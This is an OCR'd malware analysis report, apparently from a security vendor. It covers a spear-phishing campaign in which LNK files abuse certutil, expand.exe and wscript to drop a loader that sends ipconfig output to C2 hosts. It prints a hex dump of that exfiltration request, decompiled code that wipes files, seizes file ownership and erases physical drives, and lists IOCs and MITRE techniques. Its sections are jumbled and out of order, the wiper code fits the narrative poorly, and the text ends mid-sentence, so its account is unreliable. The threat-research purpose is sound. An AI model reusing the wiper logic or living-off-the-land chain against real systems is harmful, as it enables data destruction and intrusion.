
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

